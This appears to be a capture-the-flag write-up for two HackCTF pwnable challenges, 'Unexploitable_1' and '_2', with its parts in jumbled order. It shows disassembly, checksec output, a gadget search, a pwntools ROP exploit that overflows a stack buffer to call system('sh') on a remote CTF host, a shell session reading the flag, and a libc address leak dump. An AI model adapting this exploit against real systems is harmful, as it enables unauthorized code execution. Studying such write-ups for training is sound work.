   0x0000000000400734 <+88>:    mov    edi,0x400818
   0x0000000000400739 <+93>:    call   0x4005b0 <fwrite@plt>
   0x000000000040073e <+98>:    mov    rax,QWORD PTR [rip+0x20092b]        # 0x601070 <stdin@@GLIBC_2.2.5>
   0x0000000000400745 <+105>:   mov    rdi,rax
   0x0000000000400748 <+108>:   call   0x400590 <fflush@plt>
   0x000000000040074d <+113>:   mov    rdx,QWORD PTR [rip+0x20091c]        # 0x601070 <stdin@@GLIBC_2.2.5>
   0x0000000000400754 <+120>:   lea    rax,[rbp-0x10]
   0x0000000000400758 <+124>:   mov    esi,0x40
   0x000000000040075d <+129>:   mov    rdi,rax
   0x0000000000400760 <+132>:   call   0x400580 <fgets@plt>
   0x0000000000400765 <+137>:   mov    eax,0x0
   0x000000000040076a <+142>:   leave
   0x000000000040076b <+143>:   ret
```


Exploit




```
root@kali:~/ctf/hackctf/unexploitable_1# ROPgadget --binary Unexploitable_1 | grep "rdi"
0x00000000004007d3 : pop rdi ; ret
```



```
root@kali:~/ctf/hackctf/unexploitable_1# gdb -q Unexploitable_1
Reading symbols from Unexploitable_1...(no debugging symbols found)...done.
gdb-peda$ elfsymbol
Found 7 symbols
system@plt = 0x400560
__libc_start_main@plt = 0x400570
fgets@plt = 0x400580
fflush@plt = 0x400590
setvbuf@plt = 0x4005a0
fwrite@plt = 0x4005b0
  gmon start  @plt = 0x4005c0
```




```
root@kali:~/ctf/hackctf/unexploitable_1# python unex.py
[+] Opening connection to ctf.j0n9hyun.xyz on port 3023: Done
[*] Switching to interactive mode
$ id
uid=1000(attack) gid=1000(attack) groups=1000(attack)
$ cat flag
HackCTF{dyn5tr tr1ck ^ ^}
```




```python
from pwn import *

#p=process("./Unexploitable_1")
p=remote("ctf.j0n9hyun.xyz", 3023)

pop_rdi_ret = 0x00000000004007d3
sh = 0x4003bf
sy = 0x400560

py =  'A'*24
py += p64(pop_rdi_ret)
py += p64(sh)
py += p64(sy)


p.recvline()

p.sendline(py)
p.interactive()
```


Source code



Function name	Segm
_init_proc	.init
sub_400510	.plt
_system	.plt
___libc_start_main	.plt
_fgets	.plt
_setvbuf	.plt
_fwrite	.plt
__gmon_start__	.plt.gc
_start	.text
deregister_tm_clones	.text
register_tm_clones	.text
__do_global_dtors_aux	.text
frame_dummy	.text
gift	.text
main	.text
__libc_csu_init	.text
__libc_csu_fini	.text
_term_proc	.fini
system	exter
__libc_start_main	exter
fgets	exter
setvbuf	exter
fwrite	exter




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [rsp+0h] [rbp-10h]

  setvbuf(_bss_start, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  fwrite("Hard RTL ha? You don't even have fflush@dynstr!\n", 1uLL, 0x30uLL, _bss_start);
  fgets(&s, 64, stdin);
  return 0;
}
```




```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

Analysis




```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x000000000040068c <+0>:	push   rbp
   0x000000000040068d <+1>:	mov    rbp,rsp
   0x0000000000400690 <+4>:	sub    rsp,0x10
   0x0000000000400694 <+8>:	mov    rax,QWORD PTR [rip+0x2009b5]        # 0x601050 <stdout@@GLIBC_2.2.5>
   0x000000000040069b <+15>:	mov    ecx,0x0
   0x00000000004006a0 <+20>:	mov    edx,0x2
   0x00000000004006a5 <+25>:	mov    esi,0x0
   0x00000000004006aa <+30>:	mov    rdi,rax
   0x00000000004006ad <+33>:	call   0x400550 <setvbuf@plt>
   0x00000000004006b2 <+38>:	mov    rax,QWORD PTR [rip+0x2009a7]        # 0x601060 <stdin@@GLIBC_2.2.5>
   0x00000000004006b9 <+45>:	mov    ecx,0x0
   0x00000000004006be <+50>:	mov    edx,0x2
   0x00000000004006c3 <+55>:	mov    esi,0x0
   0x00000000004006c8 <+60>:	mov    rdi,rax
   0x00000000004006cb <+63>:	call   0x400550 <setvbuf@plt>
   0x00000000004006d0 <+68>:	mov    rax,QWORD PTR [rip+0x200979]        # 0x601050 <stdout@@GLIBC_2.2.5>
   0x00000000004006d7 <+75>:	mov    rcx,rax
   0x00000000004006da <+78>:	mov    edx,0x30
   0x00000000004006df <+83>:	mov    esi,0x1
   0x00000000004006e4 <+88>:	mov    edi,0x4007b8
   0x00000000004006e9 <+93>:	call   0x400560 <fwrite@plt>
   0x00000000004006ee <+98>:	mov    rdx,QWORD PTR [rip+0x20096b]        # 0x601060 <stdin@@GLIBC_2.2.5>
   0x00000000004006f5 <+105>:	lea    rax,[rbp-0x10]
   0x00000000004006f9 <+109>:	mov    esi,0x40
   0x00000000004006fe <+114>:	mov    rdi,rax
   0x0000000000400701 <+117>:	call   0x400540 <fgets@plt>
   0x0000000000400706 <+122>:	mov    eax,0x0
   0x000000000040070b <+127>:	leave
   0x000000000040070c <+128>:	ret
```

Analysis




```
root@kali:~/ctf/hackctf/unexploitable_2# python unex_2.py DEBUG
[+] Opening connection to ctf.j0n9hyun.xyz on port 3029: Done
[DEBUG] Sent 0x39 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    00000010  41 41 41 41  41 41 41 41  73 07 40 00  00 00 00 00  │AAAA│AAAA│s·@·│····│
    00000020  28 10 60 00  00 00 00 00  20 05 40 00  00 00 00 00  │(·`·│····│ ·@·│····│
    00000030  8c 06 40 00  00 00 00 00  0a                        │··@·│····│·│
    00000039
[DEBUG] Received 0x30 bytes:
    "Hard RTL ha? You don't even have fflush@dynstr!\n"
[DEBUG] Received 0x49 bytes:
    00000000  73 68 3a 20  31 3a 20 d0  da ae d3 ab  7f 3a 20 6e  │sh: │1: ·│····│·: n│
    00000010  6f 74 20 66  6f 75 6e 64  0a 48 61 72  64 20 52 54  │ot f│ound│·Har│d RT│
    00000020  4c 20 68 61  3f 20 59 6f  75 20 64 6f  6e 27 74 20  │L ha│? Yo│u do│n't │
    00000030  65 76 65 6e  20 68 61 76  65 20 66 66  6c 75 73 68  │even│ hav│e ff│lush│
    00000040  40 64 79 6e  73 74 72 21  0a                        │@dyn│str!│·│
    00000049
0x7fabd3aedad0
```

Analysis




```
root@kali:~/libc-database# ./find fgets ad0
archive-old-eglibc (id libc6_2.15-0ubuntu20.2_i386)
archive-old-eglibc (id libc6_2.15-0ubuntu20_i386)
ubuntu-xenial-amd64-libc6 (id libc6_2.23-0ubuntu10_amd64)
archive-glibc (id libc6_2.23-0ubuntu11_amd64)
```



